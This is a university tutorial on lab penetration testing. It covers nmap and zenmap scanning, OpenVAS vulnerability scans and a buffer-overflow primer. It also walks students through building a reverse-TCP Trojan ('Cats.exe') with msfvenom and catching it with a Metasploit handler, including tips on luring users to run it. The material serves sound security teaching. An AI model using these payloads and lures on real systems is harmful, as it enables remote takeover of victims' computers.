

KIT304 Server Administration and Security Assurance

Tutorial 16

Goal

This week you will commence a practical exploration of penetration testing, building on the theoretical knowledge from the week 10 lecture and the pen test reading from the previous module. Today you will look at reconnaissance and briefly start on exploitation, before going further with exploitation and maintaining access in the next tutorial.

Introduction

Penetration testing can be defined as a legal and authorized attempt to locate and successfully exploit computer systems for the purpose of making those systems more secure. The process includes probing for vulnerabilities as well as providing proof of concept (POC) attacks to demonstrate that the vulnerabilities are real. While you won't be conducting penetration tests against real systems in this unit, you will be learning about some of the tools that are used for doing this.

- The tools that you will use in these tutorials are to only be used against computers as instructed in this document.

The tools that we use are of varying offensiveness to server owners, but they are all seen as being precursor activity to an attack, and as such are used with malicious intent. In some countries some of the forms of scanning you will do are illegal. You should only use the techniques described here in the networks labs against the virtual machines set up for this purpose. Do NOT use them on or against other university computers as you will be in breach of university policies.


- Do NOT use the tools described in this unit against any other university computers. Doing so is a breach of university policies, and could result in disciplinary or legal action being taken against you.

Penetration testing is also known as **white hat hacking**, or **ethical hacking**. The goal is to find security holes in computer systems that you are authorised to find security holes in. If you are not authorised

to look for security holes you may be breaching telecommunications and other law at both federal and state levels.

Phases of a Penetration Test

The tutorials in which you will be learning about penetration testing are structured around the different phases of a penetration test. When you read through the literature about penetration testing you will find that most methodologies are quite similar in overall approach, and are often simplified to a 4 step process (or something very similar to this). These four stages are **Reconnaissance, Scanning, Exploitation and Maintaining Access**.



These four phases are shown overlaid on an upside-down triangle to demonstrate the journey from the broad to the specific. For example, as you work through the reconnaissance phase, it is important to cast the net as widely as possible. Every detail and every piece of information about your target is collected and stored. The penetration testing world is full of many examples where a seemingly trivial piece of information was collected in the initial phase and later turned out to be a crucial component for successfully completing an exploit and gaining access to the system.

In later phases, you drill down and focus on more specific details of the target. Where is the target located? What is the IP address? What operating system is it running? What services and versions of software are running on it? As you can see, each of these questions becomes increasingly more detailed and granular.

Phase 1 – Reconnaissance

Reconnaissance, also known as **information gathering**, is arguably the most important of the four phases. The more time you spend collecting information on your target, the more likely you are to be successful in the later phases. Ironically, reconnaissance is also one of the most overlooked, underutilized, and misunderstood steps in penetration testing methodologies today.

Although there are very few good, automated tools that can be used to undertake reconnaissance, understanding the basics provides you a very different perspective on the world of connected

systems. A good information gatherer is made up of equal parts hacker, social engineer, and private investigator.

To be successful at reconnaissance, you must have a strategy. Nearly all aspects of information gathering leverage the power of the Internet. A typical strategy needs to include both *active* and *passive* reconnaissance.

- **Passive reconnaissance** makes use of the vast amount of information available on the web. When you are conducting passive reconnaissance, you are not interacting directly with the target, so the target has no way of knowing, recording, or logging your activity.
- **Active reconnaissance** includes interacting directly with the target. It is important to note that during this process, the target may record your IP address and log your activity.

With the recent introduction of our Cyber Security major, we're moving much of the penetration testing focus to the KIT112/KIT215 unit, and we're spending less time on penetration testing in this unit. We'll be skipping the reconnaissance phase in today's tutorial, but don't underestimate the additional capability that the phase provides.

Phase 2 – Port Scanning

In the first phase of the penetration test, you use public resources to select targets and locate information about those targets to enable the second phase to occur. The basic outcome that you need, beyond general information, is a set of IP addresses that relate to the target. That's where you'll start with this tutorial – with a set of IP addresses that you are able to scan to gain information about the computers that own them, in order to discover which operating systems are being run, along with any running applications that can be detected. The phase that follows uses this information to attempt to break into the target computer

TCP and Ports Refresher


Transmission Control Protocol (TCP), as you should recall from KIT111 or KIT201, is the protocol that provides reliable packet delivery across the network. If packets sent over TCP go missing, the protocol can request that they be resent.

A key part of TCP is the idea of a **source** and **destination port**. TCP uses port numbers to identify sending and receiving application **end-points** on a host, which together with IP addresses are called **Internet sockets**. Each side of a TCP connection has an associated 16-bit unsigned integer port number (0-65535) reserved by the sending or receiving application. Arriving TCP data packets are identified as belonging to a specific TCP connection by its sockets, that is, the combination of source

host address, source port, destination host address, and destination port. Ports that are open signify what applications are running on the host.

To establish a connection between two hosts, TCP uses a three-way handshake. Before a client can connect to a server, an application on the server must first bind to and listen at a port to open it up for connections: this is called a **passive open**. Once the passive open is established on a server, a client may initiate an **active open** using the three-way (or 3-step) handshake:

1. **SYN**: The active open is initiated when the client sends a SYN packet to the server. The client sets the segment's sequence number to a random value A.
2. **SYN-ACK**: In response, the server replies with a SYN-ACK. The acknowledgment number is set to one more than the sequence number received from the client (i.e. A+1), and the sequence number that the server chooses for the packet is another random number, B.
3. **ACK**: Finally, the client sends an ACK back to the server. The sequence number is set to the received acknowledgement value (i.e. A+1), and the acknowledgement number is set to one more than the received sequence number (i.e. B+1).



At this point, both the client and server have received an acknowledgment of the connection. Steps 1 and 2 establish the connection parameter (sequence number) for one direction and it is acknowledged. Steps 2 and 3 establish the connection parameter (sequence number) for the other direction and it is acknowledged. With these, full-duplex communication is established, and the sequence numbers can be used at each end to ensure that all packets have been received.

Activity

In today's tutorial, and the one that follows it, you will be using **Kali** Linux as an attacking computer against several other hosts on the virtual network that are targets. So, most of the time, the commands that you run will be on **Kali**.

1. If you haven't already done so, allocate yourself a remote system using LabShare, log in to it, and launch **Kali**, **Metasploitable2**, **Windows 7** and **Windows XP**

2. Once the VMs have booted, give each of them an IP address in the 192.168.1.x range, ensuring you make a note of which is which. For Metasploitable2, the steps are:
 - a. Log in with the username `msfadmin` and the password `msfadmin`.
 - b. Enter the command `sudo ip a add ipaddress/24 dev eth0` and when prompted for a password, enter `msfadmin`
 - c. Enter the command `ifconfig` to confirm that there is now an `inet` value for `eth0`, and that it is the IP address you've selected for Metasploitable2.

For Windows XP the process is similar to that of Windows 7, but some of the steps are named differently:

- d. Click *Start* and then open the *Control Panel*
 - e. Double-click on *Network Connections*
 - f. Double-click on *Local Area Connection 4*
 - g. Click *Properties*
 - h. Double-click *Internet Protocol (TCP/IP)*
 - i. Check *Use the following IP address* and enter an IP address
 - j. Click in the *Subnet mask* field to automatically set the mask to 255.255.255.0
 - k. Save and apply the settings by clicking *OK*, *OK* and *Close*
3. Next, you are going to start two services on **Kali**. Before you start a service, you can see which TCP ports the system has open to the rest of the network with the `netstat` tool. If you enter the following command, you should see a few inconsequential entries, but you won't see listeners for well-known services like `http` or `ssh`.

```
netstat -ant
```

4. Next, enter the following command to start the Apache webserver:

```
service apache2 start
```

To verify that the web server is running properly, open a web browser on Windows 7, and enter the IP address of the Kali system in the URL field. You should see the default Apache2 web server page.

5. The second Kali service you are going to start is the Secure Shell service. To do that, type the following:

```
service ssh start
```

6. Use **netstat -ant** again and now you should see two well-known ports open and listening. This is what open ports look like on a host machine. Write down the well-known ports that are now open and listening:

(If you're particularly observant, you may be wondering why one of the services is only listed in the tcp6 section. That's because Apache uses ipv6 sockets to handle ipv4 and ipv6 connections).

Part 2: Scanning

You're now ready to start using some scanning tools to try to glean information about what's running on your target IP addresses. There are many tools that can be used for this sort of probing – today you will use the one of the most popular which is called **nmap**. (There's a man page on Kali if you want to learn more about **nmap**).

While **nmap** can do a range of different things, you'll start by using it to discover whether or not a given computer is listening on a specific port. While doing this, you'll also examine the network traffic that is generated during the scan.

7. You already know the IP addresses of the target computers, since you just allocated them, but assume that you don't yet know this information. To discover which systems are currently running on a network, you can scan it like this (in the Kali terminal):

```
nmap -sn 192.168.1.0/24
```

The **-sn** parameter tells **nmap** not to do a port scan after host discovery, and only print out the available hosts that responded to the scan. After scanning your network, verify that each system that should have responded actually has.

8. On Kali, run **Wireshark** which can be found in **Applications > Sniffing & Spoofing > Wireshark**. Shortly, you're going to use the Kali terminal window to run **nmap** to scan the **Metasploitable2** virtual machine. Before you do that, resize the Kali virtual machine window to make it larger, and position the Wireshark and terminal windows so that you can see them both side by side.
9. In the **Wireshark** window, double-click on the **eth0** interface line to start capturing network traffic.

➤ Note: Anytime you want to clear the current capture, and start a fresh capture, click the green shark fin icon in the Wireshark toolbar.

10. Now enter the following command in the Kali terminal:

```
nmap -sT -p 21-23 ipAddressofMetasploitable2
```

This scan, with these flags set, is doing something quite specific – it is scanning the specified IP address on ports 21 through 23. The results shown at the conclusion of the scan should tell you what the status of those ports are. The flags you used on the command line have the following meaning:

- i. **-sT** scan type TCP
- ii. **-p** port range

11. Look at the capture results in Wireshark, or try the **Flow Graph** option from the **Statistics** menu to see the traffic flow. Can you follow the TCP Handshake for each of the ports tested? If you can, it means those ports must have been open (or no TCP connection would be possible).
12. Repeat the scan on the two Windows systems on your network. What does **nmap** report?

Look again at the **Wireshark** capture, and compare the Windows scans to the **Metasploitable2** scan. You should not see any successful TCP handshakes when scanning the Windows systems – which is why **nmap** reports that those ports are all closed.

13. The next scan is a good demonstration of how **nmap** is able to give you information about a specific computer, and whether it is running specific network-facing applications. You will now do a much bigger scan to see what picture **nmap** can give you about a target.

- a. Start a new capture in Wireshark, discarding the previous capture results.
- b. Run the following scan: **nmap -sT -p- ipAddressofMetasploitable**
(note the dash on either side of the **p** in the command above, with no spaces)

c. What has this done? _____

d. How many ports in total did it scan? _____

- e. Scan both the Windows virtual machines with the same options, and compare their open ports to those on the Metasploitable2 VM (these scans may take several minutes to complete).

14. The scans that you just undertook were complete *handshake* scans. In each case, **nmap** attempted a TCP handshake, completed it (if it responded), and then closed the connection in the normal way. Other scans work differently to this. One example is the **SYN** scan, which is the

default if you don't specify a scan type. Try the following command and note any differences in Wireshark. You may want to start a new Wireshark session after the large scan you just completed.

```
nmap -p 21-23 ipAddressofMetasploitable2
```

15. Can you notice any differences in the Wireshark capture? If so, write them below. This kind of scan is actually the default scan in **nmap** when you don't specify a scan type, because it is the most popular. It *may* be faster than the others (although that is hard to judge on our network, since the traffic flow is near instant).

16. A big part of scanning is discovering what operating system is running on the machine that you are targeting. **nmap** can often determine this based on minor differences in the responses that each provides. Try this on your 3 targets:

```
nmap -O -v ipAddress
```

List some of the details discovered about the operating system of each virtual machine.

17. The next scan is referred to as the **XMAS** scan, because to the TCP packet that **nmap** sends is "lit up like a Christmas tree" with all of the options being turned on. Due to the way that TCP is defined, this type of probe ensures that closed ports will reply, while open ports will drop the packet, **so an attacker can still determine which ports are actually open**. Give it a try on your target computers:

```
nmap -sX -v -Pn ipAddress
```

18. Your final scan will use some built-in scripts that are bundled with **nmap** to further probe a target. This scan takes around 20 seconds to run against the Windows XP VM, around 40 seconds to run against the Windows 7 VM, and around 5 minutes to run against the Metasploitable2 VM – you'll get the most interesting results when running it against Metasploitable2, so be sure to try all three:

```
nmap -script vuln ipAddress
```


This scan is able to identify and report on a range of vulnerabilities, including in many cases the **CVE number** of the vulnerability.

19. For the next phase of the tutorial, start up the **Windows 10** virtual machine in the normal way, log in with the username **root**, and the password **toor**, and (after the login process completes) give the system an IP address within your virtual network.

20. You are going to use a different Kali tool to probe the Windows 10 VM – **zenmap** – which is the “eye” icon in the application dock on the left-hand side of the screen (third from the bottom). **zenmap** is built on **nmap** but provides a graphical user interface.

21. Once **zenmap** is running, enter the IP address of your **Windows 10** target in the **Target:** field, select a scan type from the **Profile:** pulldown menu, and then click the **Scan** button. **zenmap** shows the actual **nmap** scan command that it is going to run (in the **Command:** field below the **Target:** field) based on the options you’ve selected.

Apply several different scans to the **Win10** virtual machine. After they’re complete, check the **Topology**, **Host Details**, and **Scans** tabs.

You should find that you’re not able to learn much about the Windows 10 VM (in fact, you can’t tell from **zenmap** whether it even *is* a Windows operating system). If you look at the **netstat -a** output on the Windows command line, you can see some ports are open, but the Windows Firewall is turned on and is filtering most attempts to probe the system.

To make the Windows 10 system more responsive to external probes, click in the “Search the web and Windows” field at the bottom of the screen, and enter the text **firewall**. In the list of matching options, click on **Windows Firewall** in the **Settings** group. Now click in **Turn Windows Firewall on or off**, and turn the firewall **off** for both private and public networks.

Now return to Kali and retry the **zenmap Intense scan** and see whether you can detect the Windows 10 operating system.

22. Finally, probe each of your other VMs with **zenmap** (or scan the entire /24 subnet). Since **zenmap** keeps and updates its scan history, it’s a much more flexible and user-friendly tool for exploring a collection of machines, and even the connection relationships between them. Be sure to check the **Topology** and **Host Details** tabs for each host you’ve scanned.

Part 3: Vulnerability Analysis

The vulnerability scan that you completed in part 2 took you from a list of open ports, to a reliable estimate at the underlying operating system, and then to a list of known vulnerabilities through which the system might be attacked.


This is obviously a very powerful step as you move through to the exploitation phase (which you'll be covering in this and the next tutorial). There are a number of tools that can do this. **NESSUS**, a paid service, is probably the most well-known and respected of these. **OpenVAS**, which you will use, is an open source community project with ties to **NESSUS**.

These services, much like the **nmap** vulnerability scan, can take quite a while to run, but it is worth spending the time to see what sort of additional information a comprehensive service like **OpenVAS** can provide.

23. In the Kali terminal window enter the following commands (note that the first of these commands will take around two minutes to run):

```
service openvas-scanner start
openvas-start
```

The second command will automatically launch **FireFox** once it's done (after a short pause). If it *doesn't* start after about 30 seconds, launch it manually, and click on the **OpenVAS** item in the list of bookmarks under the address bar.

24. When the browser page loads, click the login button (the credentials are preloaded by **Firefox**).
25. In the browser page, locate the **Scans** tab, click on it, and choose **Tasks**. After reading the Task Wizard instructions, click the Task Wizard icon  and when the Wizard window is displayed enter the IP address of your **Windows XP** system, then click **Start Scan**. Repeat these steps to start scans of the **Windows 7** and **Windows 10** machines. You may want to watch the scans happen via **Wireshark** to see just how **OpenVAS** is probing the virtual machines.

The three scans will run in parallel - it should take around 5 minutes for the first of them to finish.

26. Once the first scan is done, click again on the **Scans** tab and this time select **Reports**. This will show some charts, and a list of vulnerabilities discovered. As the other scans finish, they too should be visible in this page, so you'll get a comprehensive report of all vulnerabilities across all of the machines you've scanned.

Much of what you see on screen is clickable with the mouse. You can click elements in charts to go to views with more detail about the chart entry you clicked on. And you can click entries in tables to drill down into them for additional information.

Explore the reports and look at the details of the vulnerabilities that were found. In the next tutorial, you will explore how you can make use of this information to exploit vulnerabilities and gain access via them to several of the virtual machines, using some of the penetration testing tools in **Kali**.

Part 4: Trojan Horse

To finish today, you will see an attack that works against Windows 10, the version of windows most of us likely to be using on our own devices.

For this activity, you'll only need Kali and Windows 10. You can:

- close the Windows XP, Windows 7, and Metasploitable2 virtual machines
- quit all of the open applications in Kali except the terminal

Often, the easiest way to attack a system is by targeting the weakest link: the user. If you can get them to click a link, open an email, or run a program that contains malicious code, you stand a good chance of gaining access to their system. What you will see next are the steps it takes to create a malicious program, and what occurs on the target machine if a user runs that program. This is a classical attack in the form of a Trojan horse – malicious code executing in what appears to be a useful or desirable application, resulting in a backdoor gives access to the target machine remotely.

The tool you are going to use is called **msfvenom**. It is a part of the Metasploit Framework that you will use much more in the next tutorial. You will be targeting a Windows machine, and will use a **.exe** file, but the tool can target Unix and Mac, or be web based. Plenty of tools exist that produce other malicious file types like Word documents or PDFs. However, **.exe** files are very common, and, in a classic Trojan horse scenario, the malicious code is added to an existing executable, such as an installer for a legitimate program that the user will then actually use, completely unaware that anything has occurred.

27. On Kali in a terminal window, enter the command **msfvenom -h** to see the various options it supports, and enter the command **msfvenom --list platforms** to see which platforms it supports.
28. Enter the full command below (**all on one line**) to generate the attack which will work against your Windows 10 target:

```
msfvenom -p windows/vncinject/reverse_tcp --platform windows -f exe  
LHOST="ipAddressOfKali" LPORT=444 -o /root/Desktop/Cats.exe
```

This generates a malicious program called **Cats.exe**, and saves it on the Desktop. **LHOST** specifies the IP address of our **Kali** machine. This is the machine that the exploit will connect to when the user runs the program on Windows. **LPORT** is the TCP port that it will communicate over. **Cats.exe** can be any name that you like – but it is customary to use a name that encourages a user to run it. The remaining options specify which payload **msfvenom** should to inject into the program, and the platform of the target.

When you trick the user runs this Trojan, it will open up a connection back to your Kali box, through which you can then control the targeted system.

29. Your next step is to get the Trojan across to the Windows 10 computer. In a real attack scenario, you might do that by sending the trojan to the user as an email attachment, along with a story that would convince them to open it. You don't need to emulate that part of the attack today. You can transfer the file from Kali to Windows 10 in two stages. First, right-click on the Kali desktop, and select **Show Desktop in Files**. In the window that opens, drag **Cats.exe** out to the Mac desktop. Then, drag the copy now on the Mac desktop onto the Windows 10 Desktop.

30. The **Cats.exe** program that you've created is what you want your unsuspecting human target to run. When they do run it, however, your Kali machine needs to be ready to receive the connection. To do this you will use the Metasploit Framework. You will learn more about this framework in the next tutorial. For now, enter the following commands:

```
msfconsole      (This will take a minute or so to launch. Once it has loaded, type the
                 remaining commands, pressing enter after each line)
use multi/handler
set PAYLOAD windows/vncinject/reverse_tcp
set LPORT 444
set LHOST ipAddressOfKali
set viewOnly false
exploit
```

31. The output after entering the **exploit** command should state that it has started a reverse TCP handler on port 444. These are the same details you used when you created the trojan, and this is where you are wanting the Trojan to connect to. It will now sit and passively wait for an incoming connection from a compromised host.

32. On the Windows 10 machine, on the Desktop, is your file called **Cats.exe**. You like cats. It doesn't have a pretty icon, but perhaps it will show you some pictures of cats... it looks very clickable... so double click it...

33. Did you observe anything on the Windows 10 machine? Unfortunately, it won't have shown you any pictures of cats – in fact, it silently activated its payload, and quit. A better Trojan would have perhaps shown a funny cat video to distract the unsuspecting user.

34. More importantly, you should have seen something very interesting happen on the Kali machine. Are you able to interact with the target machine?

Conclusion

Today you have successfully investigated multiple computers using **nmap**, which is just one of the tools that can be used for system probing – in fact you could do an entire course on different kinds of

scanning tools. If you look in the application menu you will see many others that are pre-installed into Kali.

Other scans that are quite useful are *vulnerability scans*. OpenVAS is a free option, and NISSUS is a paid option that was previously free. Both of these give very good scan results for the hosts that they scan, listing their vulnerabilities and thereby providing information on what attack strategies may be successful.

In the next tutorial you will examine one of the main tools that penetration testers use, the **Metasploit Framework**, to be able to attack a range of different computers without having to constantly update their own knowledge of specific software vulnerabilities.

Skills to Master

This week's skills that you need to master to progress through the unit include:

- using **netstat** to find out which ports are open on an operating system
- using **nmap** to probe a system, including determining as closely as possible what operating system it is running, and what vulnerabilities it exhibits.
- using **zenmap** as a front-end to **nmap** to allow you to graphically see the results.
- using **openvas** to run a vulnerability scan on a target.
- use **msfvenom** to create a trojan with a specific payload that connects back to an attack system when the user runs it

Appendix: Buffer Overflows

As you progress through your ICT course, you probably think of software bugs as compiler errors in your assignment code, or behaviour in programs that give the wrong output. Neither of these are particularly relevant from a security perspective. There are, however, some common coding mistakes that can be exploited in ways that aren't particularly obvious, and that can have significant security implications. The security vulnerabilities that these mistakes can expose is not always apparent, and these security problems are found in code everywhere. Because the same kinds of mistake are made in many different places, generalised exploit techniques have evolved to take advantage of them.

Many exploits involve *memory corruption*. These include common exploit techniques like *buffer overflows* as well as less-common techniques like *format string exploits*. The ultimate goal is to take control of the target program's execution flow by tricking it into running a piece of malicious code that has been smuggled into memory. By causing the execution of arbitrary code, a hacker can make a system do pretty much anything they want it to.

Buffer overflow vulnerabilities have been around since the early days of computing, and still exist today. Most *internet worms* use buffer overflow vulnerabilities to propagate, confusing one computer after another, executing their code and moving between targets in an autonomous way.

C is a common high-level programming language. A lot of our network-based applications and tools are written in it. The language, however, requires that the programmer take responsibility for data integrity. If this responsibility was placed on the compiler, the resulting binaries might be significantly slower, due to the integrity checks that would need to be carried out on every variable. This would also remove a significant level of control from the programmer and complicate the language.

While C's simplicity allows greater programmer control, and potentially more efficient programs, it can also result in programs that are vulnerable to buffer overflows and memory leaks if the programmer isn't careful. With C, once a variable is allocated memory, there are no built-in safeguards to ensure that the contents of a variable fit into the space allocated to it. Nothing in the language prevents the programmer from putting ten bytes of data into a buffer that has only been allocated eight bytes of storage, even though this will most likely cause the program to crash. The extra two bytes of data will overflow the allocated memory and overwrite whatever happens to be stored immediately after it. This can be exploited in a number of ways:

- By overwriting a local variable that is near the buffer in memory on the stack to change the behaviour of the program and benefit the attacker.
- By overwriting the return address in a stack frame. Once the function returns, execution will resume at the return address as specified by the attacker, usually at code in a user-input filled buffer (where that input has also been provided by the attacker).
- By overwriting a function pointer or exception handler, which will be subsequently executed.
- By overwriting a parameter of a different stack frame or a non-local address pointed to in the current stack context.

Carefully-crafted buffer overflow exploits allow an attacker to insert their own executable code into a running process and cause it to be executed, allowing them to achieve their goal of subverting the normal operation of the program and potentially the entire system.